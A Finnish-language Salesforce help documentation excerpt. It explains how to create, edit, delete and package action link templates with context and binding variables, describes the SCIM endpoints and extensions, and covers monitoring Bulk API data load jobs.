Jos malli käyttää **Vain luojan esimies voi nähdä** -arvoa, käyttäjä, jolla ei ole esimiestä, näkee virheviestin luodessaan toimintolinkkiryhää mallista. Lisäksi esimies on luomisen aikana ollut esimies. Jos käyttäjän esimies vaihtuu luonnin jälkeen, muutosta ei huomioida.

Context-muuttujien käyttäminen

Käytä context-muuttujia välittääksesi tietoja toimintolinkin suorittaneesta käyttäjästä ja toimintolinkin käynnistyksen asiayhteydestä HTTP-pyyntöön, joka tehtiin toimintolinkkiä kutsumalla. Voit käyttää context-muuttujia Action Definition Input -pyynnön tekstiosan `actionUrl`-, `headers`-ja `requestBody`-ominaisuuksissa tai `ConnectApi.ActionLinkDefinitionInput`-objektissa. Voit käyttää context-muuttujia myös toimintolinkkimallien `Toiminnon URL`-, `HTTP-pyynnön tekstiosa`-ja `HTTP-otsikot`-kentissä. Kun malli on julkaistu, voit muokata näitä kenttiä, esimerkiksi lisäämällä tai poistamalla context-muuttujia. Käytettävissä olevat context-muuttujat on kuvattu alla:

Context-muuttuja	Kuvaus
<code>{!actionLinkId}</code>	Käyttäjän suorittaman toimintolinkin tunnus.
<code>{!actionLinkGroupId}</code>	Käyttäjän suorittaman toimintolinkin sisältävän toimintolinkkiryhmän tunnus.
<code>{!communityId}</code>	Sen yhteisön tunnus, jossa käyttäjä suoritti toimintolinkin. Sisäisen organisaatiosi arvo on tyhjä avain "000000000000000000".
<code>{!communityUrl}</code>	Sen yhteisön URL, jossa käyttäjä suoritti toimintolinkin. Sisäisen organisaatiosi arvo on tyhjä merkkijono "".
<code>{!orgId}</code>	Sen organisaation tunnus, jossa käyttäjä suoritti toimintolinkin.
<code>{!userId}</code>	Toimintolinkin suorittaneen käyttäjän tunnus.

Oletetaan esimerkiksi, että työskentelet yhtiössä Survey Example ja luot Salesforce AppExchange -sovelluksen nimeltään **Survey Example for Salesforce**. Yhtiö A on asentanut **Survey Example for Salesforce** -sovelluksesi. Kuvitellaan, että joku yhtiöstä A siirtyy osoitteeseen `surveyexample.com` ja vastaa kyselyyn. Survey Example -sovelluksesi koodi käyttää Chatter REST API:a luodakseen yhtiön A Salesforce-organisaatioon syötekohteen tekstillä **Vastaa kyselyyn** ja toimintolinkin otsikolla **OK**.

Tämä UI-toimintolinkki siirtää käyttäjän Salesforcesta verkkosivustolle `surveyexample.com` vastaamaan kyselyyn.

Jos sisällytät context-muuttujan `{!userId}` tämän toimintolinkin `HTTP-pyynnön tekstiosa`-tai `Toiminnon URL` -kenttään ja käyttäjä napsauttaa toimintolinkkiä syötteestä, Salesforce lähettää linkkiä napsauttaneen käyttäjän tunnuksen palvelimellesi lähetettävässä HTTP-pyyntöissä.

Jos sisällytät context-muuttujan `{!actionLinkId}` palvelimen puoleiseen Survey Example -koodiin, joka luo toimintolinkin, Salesforce lähettää toimintolinkin tunnuksen sisältävän HTTP-pyynnön, jonka voit tallentaa tietokantaasi.

Tämä esimerkki sisältää context-muuttujan `{!userId}` toimintolinkkimallin `Toiminnon URL` -kentässä:

Action Link Template Edit Save Save & New Cancel

Information ! = Required Information

Action Link Group Template	Take Survey	Position	0
Action Type	API	Label Key	Yes
Action URL	https://www.example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}	Label	
HTTP Method	GET	User Visibility	Everyone can see
HTTP Request Body		Custom User Alias	
HTTP Headers			
Default Link in Group	☐		
Confirmation Required	☐		

Save Save & New Cancel



Vihje: Voit käyttää binding- ja context-muuttujia samassa kentässä. Esimerkiksi tämä toiminnon URL sisältää sekä binding- että context-muuttujan:

https://www.esimerkki.com/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}

Toimintolinkkimallien luominen

Luo toimintolinkkimalleja Määitykset-valikossa, jotta voit luoda toimintolinkkiryhmiä yhteisillä ominaisuuksilla Chatter REST API:sta tai Apexista. Voit pakata toimintolinkkimalleja ja jakaa niitä muille Salesforce-organisaatioille.



Note: Voit luoda toimintolinkkimalleja Määitykset-valikon lisäksi myös Metadata API:n, SOAP API:n ja REST API:n avulla.

Toiminnon URL-, HTTP-pyyynnön tekstiosa- ja HTTP-otsikot-kentät tukevat *binding-muuttujia* ja *context-muuttujia*. Määritä mallin binding-muuttujat ja niiden arvot, kun luot toimintolinkkiryhmiä. Jos käytät mallissa context-muuttujaa ja toimintolinkki suoritetaan, Salesforce täyttää arvon ja palauttaa sen pyynnössä. Lisätietoja näiden muuttujien käyttämisestä mallissa on kohdassa [Toimintolinkkimallien suunnitteleminen](#).

1. Kirjoita Määitykset-valikon Pikahaku-kenttään *Toimintolinkkimallit* ja valitse **Toimintolinkkimallit**.
2. Napsauta **Uusi**.
3. Syötä mallille **Nimi**. Tämä nimi näytetään toimintolinkkiryhmiä luotessa.
Tämä on ainoa toimintolinkkiryhmiä luotessa, jota voit muokata sen jälkeen, kun toimintolinkkiryhmiä on julkaistu.
4. Syötä **Kehittäjän nimi**. Käytä Kehittäjän nimi -arvoa viitataksesi tähän malliin koodista. Se muuttuu oletusarvoisesti **Kehittäjän nimi** -versioksi, jossa ei ole välilyöntejä. Vain kirjaimet, numerot ja alaviivat sallitaan.
5. Valitse **Luokka**, joka osoittaa, missä luodut toimintolinkkiryhmiä näytetään syöte-elementeissä. Ensisijainen näyttää toimintolinkkiryhmiä syöte-elementtien tekstiosassa. Overflow näyttää toimintolinkkiryhmiä syöte-elementtien Overflow-valikossa.
Jos toimintolinkkiryhmiä luotessa on määritetty Ensisijainen, se voi sisältää enintään kolme toimintolinkkimallia. Jos toimintolinkkiryhmiä luotessa on määritetty Overflow, se voi sisältää enintään neljä toimintolinkkimallia.
6. Valitse **Sallitut suoritukset** -arvo, joka osoittaa, montako kertaa tästä mallista luodut toimintolinkkiryhmiä voidaan suorittaa. (Ryhmässä olevat toimintolinkit ovat toisensa poissulkevia). Jos valitset Rajoittamaton, ryhmien toimintolinkkien tyyppi ei voi olla **Api** tai **ApiAsync**.
7. (Valinnainen) Syötä **Tunteja erääntymiseen**. Tämä arvo on aika, joka kuluu toimintolinkkiryhmiä luomisesta sen poistamiseen siihen liittyvistä syöte-elementeistä, minkä jälkeen toimintolinkkiryhmiä ei voida suorittaa. Enimmäisarvo on 8 760.
Lisätietoja on kohdassa [Toimintolinkkiryhmiä erääntymisajan määrittäminen](#).
8. Napsauta **Tallenna**.
9. Napsauta **Uusi** luodaksesi toimintolinkkimallin.
Toimintolinkkimalli liitetään automaattisesti päätieto—lisätieto-suhteeseen toimintolinkkiryhmiä luotessa.
10. Valitse **Toiminnon tyyppi**.
Arvot ovat:
 - **Api** — Toimintolinkki kutsuu synkronoitua API:a toiminnon URL-osoitteesta. Salesforce määrittää tilaksi **SuccessfulStatus** tai **FailedStatus** palvelimesi palauttaman HTTP-tilakoodin perusteella.
 - **ApiAsync** — Toimintolinkki kutsuu ei-synkronoitua API:a toiminnon URL-osoitteesta. Tämä toiminto pysyy **PendingStatus**-tilassa, kunnes kolmas osapuoli tekee pyynnön polkuun `/connect/action-links/` **toimintolinkinTunnus** asettaakseen tilaksi **SuccessfulStatus** tai **FailedStatus**, kun ei-synkronoitu toiminto on suoritettu.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: Kaikissa versioissa paitsi **Personal Edition**.

KÄYTTÄJOIKEUDET

Toimintolinkkiryhmiä luotessa:

- Sovelluksen mukautusoikeus

Toimintolinkkimallien luotessa:

- Sovelluksen mukautusoikeus

- `Download` — Toimintolinkki lataa tiedoston toiminnon URL-osoitteesta.
- `Ui` — Toimintolinkki siirtää käyttäjän toiminnon URL-osoitteen verkkosivulle.

11. Syötä Toiminnon URL, joka on toimintolinkin URL.

UI-toimintolinkin URL on verkkosivu. `Download`-toimintolinkin URL on ladattavan tiedoston linkki. `Api`- tai `ApiAsync`-toimintolinkkien URL on REST-resurssi.

Salesforce-palvelimilla isännöityjen resurssien linkit voivat olla suhteellisia, jolloin ne alkavat `/`. Kaikkien muiden linkkien on oltava absoluuttisia ja alkaa `https://`. Kenttä voi sisältää [binding-muuttujia](#) muodossa `{!Bindings.avain}`, esimerkiksi `https://www.esimerkki.com/{!Bindings.itemId}`. Määritä binding-muuttujan arvo, kun luot toimintolinkkiryhää mallista, kuten tässä Chatter REST API-esimerkissä, jossa `itemId`-arvo on 8675309.

```
POST /connect/action-link-group-definitions

{
  "templateId" : "07gD00000004C9r",
  "templateBindings" : [
    {
      "key": "itemId",
      "value": "8675309"
    }
  ]
}
```

Tämä kenttä voi sisältää myös [context-muuttujia](#). Käytä context-muuttujia välittääksesi tietoja toimintolinkin suorittaneesta käyttäjästä palvelimesi puoleiseen koodiin. Esimerkiksi tämä toimintolinkki välittää tunnuksen käyttäjältä, joka napsautti toimintolinkkiä vastataksaan kyselyyn. Tiedot lähetetään kyselyn isännöivälle palvelimelle.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

12. Syötä HTTP-metodi, jota käytetään HTTP-pyynnön tekemiseen.

13. (Valinnainen) Jos Toiminnon tyyppi on `Api` tai `ApiAsync`, syötä HTTP-pyynnön tekstiosa.

Tämä tiedosto voi sisältää [binding-muuttujia](#) ja [context-muuttujia](#).

14. (Valinnainen) Jos Toiminnon tyyppi on `Api` tai `ApiAsync`, syötä HTTP-otsikot.

Tämä tiedosto voi sisältää [binding-muuttujia](#) ja [context-muuttujia](#).

Jos mallista luotu toimintolinkki tekee pyynnön Salesforce-resurssiin, mallilla täytyy olla sisältötyyppinen otsikko.


15. (Valinnainen) Jos haluat tehdä tästä toimintolinkistä ryhmän oletuslinkin (jolla on erityinen muotoilu käyttöjärjestelmässä), valitse Ryhmän oletuslinkki. Ryhmällä voi olla vain yksi oletuslinkki.

16. (Valinnainen) Jos haluat näyttää käyttäjälle vahvistusikkunan ennen toimintolinkin suorittamista, valitse Vahvistus vaaditaan.

17. Syötä toimintolinkin suhteellinen sijainti, joka toimintolinkillä on tästä mallista luodussa toimintolinkkiryhässä. Ensimmäinen sijainti on 0.

18. Syötä Otsikon avain. Tämä arvo on käyttöjärjestelmän otsikoiden avain näiden arvojen näyttämiseen: `NewStatus`, `PendingStatus`, `SuccessfulStatus`, `FailedStatus`.

Esimerkiksi **Post**-joukko sisältää nämä otsikot: **Post**, **Post Pending**, **Posted**, **Post Failed**. Tämä kuva esittää toimintolinkin, jonka otsikon avain on **Post**, kun tilan arvo on `SuccessfulStatus`:



19. (Valinnainen) Jos mikään Otsikon avain -arvoista ei sovi toimintolinkille, määritä Otsikon avain -arvoksi **Ei mitään** ja syötä arvo Otsikko-kenttään.

Toimintolinkeillä on neljä tilaa: NewStatus, PendingStatus, SuccessStatus ja FailedStatus. Nämä merkkijonot lisätään otsikkoon eri tiloissa:

- *otsikko*
- *otsikko Odottaa*
- *otsikko Onnistui*
- *otsikko Epäonnistui*

Jos Label-arvo on esimerkiksi "Katso esimerkki", toimintolinkkien neljän tilan arvot ovat: Katso esimerkki, Katso esimerkki Odottaa, Katso esimerkki Onnistui ja Katso esimerkki Epäonnistui.

Toimintolinkki voi käyttää otsikoiden nimien luomiseen LabelKey- tai Label-parametriä, mutta ei molempia.

20. Valitse Käyttäjän näkyvyys määrittääksesi kuka voi nähdä toimintolinkkiryhmän.

Jos valitset **Vain luojan esimies voi nähdä**, esimieheksi katsotaan luojan esimies ajalta, kun toimintolinkkiryhmä luotiin. Jos luojan esimies muuttuu toimintolinkkiryhmän luomisen jälkeen, muutosta ei oteta huomioon.

21. (Valinnainen) Jos valitset Vain mukautettu käyttäjä voi nähdä- tai Kaikki paitsi mukautettu käyttäjä voivat nähdä -vaihtoehdon, syötä Mukautetun käyttäjän alias.

Kun luot toimintolinkkiryhmää, syötä merkkijono ja sen arvo, aivan kuin tekisit määrittäessäsi binding-muuttujan arvoa. Älä kuitenkaan käytä binding-muuttujan syntaksia mallissa, syötä vain arvo. Voit esimerkiksi syöttää ExpenseApprover. Tässä Chatter REST API -esimerkissä ExpenseApprover-arvo on 005B00000000Ge16:

```
POST /connect/action-link-group-definitions
{
```

```

    "templateId" : "07gD00000004C9r",
    "templateBindings" : [
      {
        "key": "ExpenseApprover",
        "value": "005B0000000Ge16"
      }
    ]
  }
}

```

22. Jos haluat luoda toisen toimintolinkkimallin tälle toimintolinkkiryhmän mallille, napsauta **Tallenna ja uusi**.
 23. Jos olet lisännyt jo kaikki haluamasi toimintolinkkimallit tähän toimintolinkkiryhmän malliin, napsauta **Tallenna**.
 24. Jos haluat julkaista toimintolinkkiryhmän mallin, napsauta **Palaa luetteloon** palataksesi Toimintolinkkiryhmän malli-luettelonäkymään.
-  **Tärkeää:** Sinun täytyy julkaista malli ennen kuin voit luoda siitä toimintolinkkiryhmän Apexissa tai Chatter REST API:ssa.
25. Napsauta julkaistavan toimintolinkkiryhmän mallin vierestä **Muokkaa**.
 26. Valitse **Julkaistu** ja napsauta **Tallenna**.

Toimintolinkkimallien muokkaaminen

Voit muokata julkaisemattoman toimintolinkkiryhmän mallin ja siihen liittyvien toimintolinkkimallien kaikkia kenttiä.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Toimintolinkkimallit* ja valitse **Toimintolinkkimallit**.
2. Jos haluat muokata toimintolinkkiryhmän mallia, napsauta **Muokkaa** sen nimen vierestä.
Jos ryhmän mallia ei ole julkaistu, voit muokata mitä tahansa kenttää. Jos se on julkaistu, voit muokata vain **Nimi**-kenttää.
3. Toimintolinkkimallin muokkaaminen:
 - a. Napsauta sen toimintolinkkiryhmän päämallin nimeä.
 - b. Napsauta toimintolinkkimallin tunnusta avataksesi toimintolinkkimallin lisätietosivun.
 - c. Napsauta **Muokkaa**.

Jos toimintolinkkiryhmän mallia ei ole julkaistu, voit muokata mitä tahansa kenttää. Jos se on julkaistu, voit muokata näitä kenttiä:

- Toiminnon URL
- HTTP-pyynnön tekstiosa
- HTTP-otsikot

Nämä kentät tukevat [context-muuttujia](#) ja [binding-muuttujia](#).

Voit lisätä ja poistaa kaikkien näiden kenttien context-muuttujia.

Et voi lisätä uutta binding-muuttujaa. Voit:

- Siirtää binding-muuttujan toiseen toimintolinkkimallin muokattavissa olevaan kenttään.
- Käyttää binding-muuttujaa useammin kuin kerran toimintolinkkimallissa.
- Käyttää binding-muuttujaa useammin kuin kerran missä tahansa toimintolinkkimallissa, jotka liittyvät samaan toimintolinkkiryhmän malliin.
- Poistaa binding-muuttujia.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä Kaikissa versioissa paitsi **Personal** Edition.

KÄYTTÄJOIKEUDET

Toimintolinkkiryhmien mallien muokkaaminen:

- Sovelluksen mukautusoikeus

Toimintolinkkimallien muokkaaminen:

- Sovelluksen mukautusoikeus

Toimintolinkkiryhmän mallien poistaminen

Kun poistat toimintolinkkiryhmän mallin, poistat siihen liittyvät toimintolinkkimallit ja kaikki malleista luodut toimintolinkkiryhmät. Poistetut toimintolinkkiryhmät katoavat kaikista syöte-elementeistä, joihin ne on liitetty.

1. Kirjoita Määrittäminen-valikon *Pikahaku*-kenttään *Toimintolinkkimallit* ja valitse **Toimintolinkkimallit**.
2. Jos haluat poistaa toimintolinkkiryhmän mallin, napsauta **Poista** sen nimen vierestä.

 **Tärkeää:** Kun poistat toimintolinkkiryhmän mallin, poistat siihen liittyvät toimintolinkkimallit ja kaikki malleista luodut toimintolinkkiryhmät. Toimintolinkkiryhmä poistetaan kaikista syöte-elementeistä, joihin se on liitetty, jolloin toimintolinkki katoaa kyseisistä syöteviesteistä.

3. Toimintolinkkimallin poistaminen:
 - a. Napsauta toimintolinkkiryhmän päämallin nimeä.
 - b. Napsauta toimintolinkkimallin tunnusta avataksesi toimintolinkkimallin lisätietosivun.
 - c. Napsauta **Poista**.

 **Tärkeää:** Et voi poistaa toimintolinkkimallia, joka on liitetty julkaistuun toimintolinkkiryhmän malliin.

Toimintolinkkimallien pakkaaminen

Pakkaa toimintolinkkimalleja jakaaksesi niitä muille Salesforce-organisaatioille.

Kun lisäät toimintolinkkiryhmän mallin, myös kaikki siihen liittyvät toimintolinkkimallit lisätään pakkaukseen. Voit lisätä toimintolinkkiryhmän mallin hallittavaan tai ei-hallittavaan pakettiin. Koska toimintolinkkiryhmien mallit ovat pakattavia komponentteja, ne voivat hyödyntää hallittavien pakettien kaikkia ominaisuuksia, kuten AppExchange-listausta, työntöpäivityksiä, asennuksen jälkeisiä Apex-komentosarjoja, lisenssinhallintaa ja parannettua tilaajien tukea. Sinun täytyy käyttää Developer Edition -organisaatiota luodaksesi hallittavan paketin.

- Katso lisätietoja aiheesta *Paketin luominen ja muokkaaminen* osoitteesta <https://help.salesforce.com>.

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: Kaikissa versioissa paitsi **Personal** Edition.

KÄYTTÄJOIKEUDET

Toimintolinkkiryhmien mallien poistaminen:

- Sovelluksen mukautusoikeus

Toimintolinkkimallien poistaminen:

- Sovelluksen mukautusoikeus

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: Kaikissa versioissa paitsi **Personal** Edition.

KÄYTTÄJOIKEUDET

Toimintolinkkimallien pakkaaminen:

- AppExchange-pakettien luontioikeus

SCIM (System for Cross-Domain Identity Management) -protokollan käyttäminen

Salesforce tukee avoimen standardin Cross-domain Identity Management (SCIM) -määritelmää 1.1 ja tarjoaa sille joitakin laajennuksia, jotta voit muokata ja hallita käyttäjäominaisuuksia REST API:lla.

Käytä CRUD (Create [Luo], Read [Lue], Update [Päivitä], Delete [Poista]) -toimintoja käyttäjille. Kohdista myös käyttäjiä Salesforce-profiileihin, -käyttöoikeusjoukkoihin, -rooleihin tai julkisiin ryhmiin tai niistä pois käyttämällä REST API:a.

Seuraavat ovat Salesforceen SCIM-päätepisteet, jossa *salesforce_org_url* on käyttäjän organisaation URL-osoite (kuten mukautettu toimialue).

- `https://salesforce_org_url/services/scim/v1/Users`
- `https://salesforce_org_url/services/scim/v1/Groups`
- `https://salesforce_org_url/services/scim/v1/Entitlements`
- `https://salesforce_org_url/services/scim/v1/Schemas`

Voit pyytää Salesforceen SCIM -toteutuksen kykyä käyttämällä päätepistettä

`https://salesforce_org_url/services/scim/v1/ServiceProviderConfigs`.

Voit pyytää tietyn käyttäjän ominaisuuksia käyttämällä päätepistettä

`https://salesforce_org_url/services/scim/v1/Users/käyttäjätunnus`, jossa *käyttäjätunnus* on käyttäjän organisaation 18-merkin tunnus.

Salesforce sisältää myös seuraavat laajennukset.

- päällikön tunnus
- ulkoiset käyttäjät
- mukautetut attribuutit
- käyttöoikeusjoukot

Seuraavat SCIM enterprise -laajennukset näytetään tässä URN-tunnuksessa:

`urn:scim:schemas:extension:enterprise:1.0`

- *employeeNumber*
- *division*
- *department*
- *manager* (*managerId* ja *displayName*)
- *delegatedApprover* (*delegatedApproverId* ja *displayName*)

Seuraavat laajennukset näytetään tässä URN-tunnuksessa:

`urn:salesforce:schemas:extension:18CHARORGID`

- mukautetut kentät (jos organisaatiollasi on sellaisia)

Seuraavat laajennukset ulkoisille identity- tai community-käyttäjille (joiden Oikeutukset-osion *profileId* on tyyppiä *external identity* tai *community users*) näytetään tässä URN:ssä:

`urn:salesforce:schemas:extension:external:1.0`

- *accountId*
- *contactId*

Jos näitä arvoja ei ole annettu Salesforce luo yhteyshenkilö- ja tilitietueet käyttäjälle. Uusi tilin nimi on muodossa

käyttäjänimiJITUserAccount. Esimerkki: *kayttaja@yritys.orgJITUserAccount*.

EDITION-VERSIOT

Käytettävissä: Salesforce Classicissa

Käytettävissä: **kaikissa** Edition-versioissa



Note: Seuraavat tiedot koskevat kaikkia SCIM-operaatioita.

- Lausekkeessa AND ei mene OR-operaattorin edelle. Lisää lausekkeisiin eksplisiittisesti sulkeita, jos jokin lauseke sisältää sekä AND- että OR-operaattorin.
- Attribuuttien nimet ja operaattorit ovat merkkikokoriippuvaisia lausekkeessa.
- Nämä kentät täytyy suodattaa erillään.
 - Käyttäjät: `entitlements, groups`.
 - Ryhmät: `members`.
 - Oikeutukset: `members`.

Lisätietoja on kohdissa [SCIM 1.1 core schema specification](#) ja [SCIM 1.1 REST API specification](#) sekä [Salesforce REST API Developer's Guide](#)-oppaassa.

Tietojen joukkolataustyöt

Tietojen joukkolataustöiden seuranta

Voit luoda, päivittää ja poistaa suuria tietuejoukkoja Bulk API:lla, joka on suunniteltu käsittelemään suuria määriä tietoja. Sen avulla on helppoa ladata, päivittää tai poistaa tietoja tuhansista tai miljoonista tietueista. Suurten tietuemäärien käsitteleminen saattaa kestää hetken. Tämä sivun avulla voit seurata nykyisten töiden edistymistä ja viimeisten töiden tuloksia.

Käsittele tietuejoukko luomalla työ, joka sisältää yhden tai useamman erän. Työ määrittää käsiteltävän objektin ja käytettävän toiminnon tyyppin (pyyntö, lisää, upsert, päivitä tai poista). Erä on tietuejoukko, joka on lähetetty palvelimelle HTTP POST -pyynnössä. Palvelin käsittelee kaikki erät itsenäisesti, ei välttämättä vastaanottojärjestyksessä.

Jos haluat seurata kesken olevia tai äskettäin valmistuneita tietojen joukkolataustöitä, kirjoita Määrittämisvalikon Pikahaku-kenttään *Massatietojen lataustyöt* ja valitse **Massatietojen lataustyöt**.

Kesken olevat työt -luettelo sisältää seuraavat sarakkeet aakkosjärjestyksessä:

Sarake	Kuvaus
Työtunnus	Työn yksilöivä 15-merkin tunnus.
Objekti	Käsiteltävän tiedon objektityyppi. Työn kaikkien tietojen tulee olla samaa objektityyppiä.
Toiminto	Käsittelytoiminto työn kaikille erille. Käyvät arvot: • <code>delete</code> • <code>insert</code> • <code>query</code> • <code>upsert</code> • <code>update</code> • <code>hardDelete</code>

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Enterprise-, Performance-, Unlimited-, Developer-** ja **Database.com**-versioissa

KÄYTTÄJOIKEUDET

Tietojen joukkolataustöiden seuranta:

- Tietointegraatioiden hallintaoikeus

Sarake	Kuvaus
Progress	Käsiteltyjen erien prosenttiosuus verrattaessa lähetettyjen erien kokonaismäärään. Edistymistä ei näytetä työn ollessa avoin, koska työn erien kokonaismäärää ei tiedetä, ennen kuin työ on suljettu. Edistyminen ei välttämättä vastaa käsiteltyjen tietueiden määrää tarkasti. Erät eivät välttämättä sisällä samaa määrää tietueita, ja niiden käsittelyyn tarvittava aika saattaa vaihdella.
Käsiteltyt tietueet	Käsiteltyjen tietueiden määrä. Tämä luku kasvaa eriä käsiteltäessä.
Aloitusaika	Päivämäärä ja aika, jolloin työ lähetettiin.
Tila	Työn käsittelyn ajankohtainen tila. Mahdolliset arvot arvot: • Avoin: Työ on luotu ja siihen voidaan lisätä eriä. • Suljettu: Työhön ei voida lisätä uusia eriä. Työhön liittyvät erät voidaan käsitellä, kun työ on suljettu. Et voi muokata tai tallentaa suljettua työtä. • Keskeytetty: Työ on keskeytetty. • Epäonnistui: Työ epäonnistui. Työn onnistuneesti käsiteltyjä eriä ei voida palauttaa.
Lähettäjä	Työn lähettäneen käyttäjän nimi.

Valmiit työt -luettelo sisältää seuraavat sarakkeet aakkosjärjestyksessä. Valmiit työt poistetaan luettelosta viikko valmistumisen jälkeen.

Sarake	Kuvaus
Päättymisaika	Päivämäärä ja aika, jona työ valmistui.
Työtunnus	Työn yksilöivä 15-merkin tunnus.
Objekti	Käsiteltävän tiedon objektityyppi. Työn kaikkien tietojen tulee olla samaa objektityyppiä.
Toiminto	Käsittelytoiminto työn kaikille erille. Mahdolliset arvot arvot: • poista • insert • kysely • upsert • update • hardDelete
Käsiteltyt tietueet	Käsiteltyjen tietueiden määrä. Tämä luku kasvaa eriä käsiteltäessä.
Aloitusaika	Päivämäärä ja aika, jolloin työ lähetettiin.
Tila	Työn käsittelyn ajankohtainen tila. Mahdolliset arvot arvot: • Open (Ava): Työ on luotu ja siihen voidaan lisätä eriä. • Suljettu: Työhön ei voida lisätä uusia eriä. Työhön liittyvät erät voidaan käsitellä, kun työ on suljettu. Et voi muokata tai tallentaa suljettua työtä. • Keskeytetty: Työ on keskeytetty.

Sarake	Kuvaus
	Epäonnistui: Työ epäonnistui. Työn onnistuneesti käsiteltyjä erä ei voida palauttaa.
Lähetittäjä	Työn lähettäneen käyttäjän nimi.
Aika valmistumiseen	Työn valmistumiseen tarvittava aika.

KATSO MYÖS:

[Tietojen joukkolataustöiden lisätietojen tarkasteleminen](#)

Tietojen joukkolataustöiden lisätietojen tarkasteleminen

Voit luoda, päivittää ja poistaa suuria tietuejoukkoja Bulk API:lla, joka on suunniteltu käsittelemään suuria määriä tietoja. Sen avulla on helppoa ladata, päivittää tai poistaa tietoja tuhansista tai miljoonista tietueista. Suurten tietuemäärien käsitteleminen saattaa kestää hetken. Tämä sivun avulla voit seurata nykyisten töiden edistymistä ja viimeisten töiden tuloksia.

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Massatietojen lataustyöt* ja valitse **Massatietojen lataustyöt**.
2. Napsauta työn **Työtunnus**-linkkiä.

Työn lisätietosivu sisältää seuraavat kentät aakkosjärjestyksessä:

Kenttä	Kuvaus
Apex-käsittelyaika (ms)	Käynnistimiin ja muiden työn tietoihin liittyvien prosessien käsittelyaika millisekunteinä. Tämä on kaikkien työn erien vastaavien aikojen summa. Se ei sisällä ei-synkronoitujen toimintojen ja erä-Apex-toimintojen käsittelyyn käytettyä aikaa. Jos käynnistimiä ei ole, arvo on 0.
API-aktiivinen käsittelyaika (ms)	Työn aktiiviseen käsittelyyn käytetty aika, joka sisältää Apex-käsittelyaika (ms) -kentän arvon, mutta ei työn jonossa käytettyä aikaa tai sarjaantumiseen tai sen peruttamiseen käytettyä aikaa. Tämä on kaikkien työn erien vastaavien aikojen summa.
API-versio	Työn API-versio.
Valmiit erät	Työn valmiiden erien määrä.
Samanaikainen tila	Samanaikainen tila erien käsittelemiseen. Mahdolliset arvot arvot: - rinnakkainen: Erät käsitellään rinnakaisessa tilassa. Tämä on oletusarvo. - sarja: Erät käsitellään sarjatilassa.
Sisältötyyppi	Työn sisällön tyyppi. Mahdolliset arvot arvot: - CSV—CSV-muodossa olevat tiedot - JSON—JSON-muodossa olevat tiedot - XML—XML-muodossa olevat tiedot (oletusasetus)

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise**-, **Performance**-, **Unlimited**-, **Developer**- ja **Database.com**-versioissa

KÄYTTÄJOIKEUDET

Tietojen joukkolataustöiden seuranta:

- Tietointegraatioiden hallintaoikeus

Kenttä	Kuvaus
	- ZIP_CSV—CSV-muodossa olevat tiedot zip-tiedostossa, joka sisältää binääriiliitteitä - ZIP_JSON—JSON-muodossa olevat tiedot zip-tiedostossa, joka sisältää binääriiliitteitä - ZIP_XML—XML-muodossa olevat tiedot zip-tiedostossa, joka sisältää binääriiliitteitä
Päättymisaika	Päivämäärä ja aika, jona työ valmistui.
Ulkoinen tunnuskenttä	Ulkoisen tunnuksen kentän nimi kohteelle <code>upsert()</code> .
Epäonnistuneet erät	Työn epäonnistuneiden erien määrä.
Työtunnus	Työn yksilöivä 15-merkin tunnus.
Kesken olevat erät	Työn kesken olevien erien määrä.
Objekti	Käsiteltävän tiedon objektityyppi. Työn kaikkien tietojen tulee olla samaa objektityyppiä.
Toiminnot	Käsittelytoiminto työn kaikille erille. Mahdolliset arvot arvot: <code>poista</code> <code>insert</code> <code>kysely</code> <code>upsert</code> <code>update</code> <code>hardDelete</code>
Edistyminen	Käsiteltyjen erien prosenttiosuus verrattaessa lähetettyjen erien kokonaismäärään. Edistymistä ei näytetä työn ollessa avoin, koska työn erien kokonaismäärää ei tiedetä, ennen kuin työ on suljettu. Edistyminen ei välttämättä vastaa käsiteltyjen tietueiden määrää tarkasti. Erät eivät välttämättä sisällä samaa määrää tietueita, ja niiden käsittelyyn tarvittava aika saattaa vaihdella.
Jonossa olevat erät	Työn jonossa olevien erien määrä.
Epäonnistuneet tietueet	Tietueiden määrä, joita ei käsitelty onnistuneesti tässä työssä.
Käsitellyt tietueet	Pyynnön aikana käsiteltyjen tietueiden määrä.. Tämä luku kasvaa eriä käsiteltäessä.
Uudelleenyritykset	Määrä kertoja, jonka Salesforce yritti tallentaa toiminnon tuloksia. Toistuvat yritykset johtuvat ongelmasta, kuten lukitusristiriita.
Aloitusaika	Päivämäärä ja aika, jolloin työ lähetettiin.
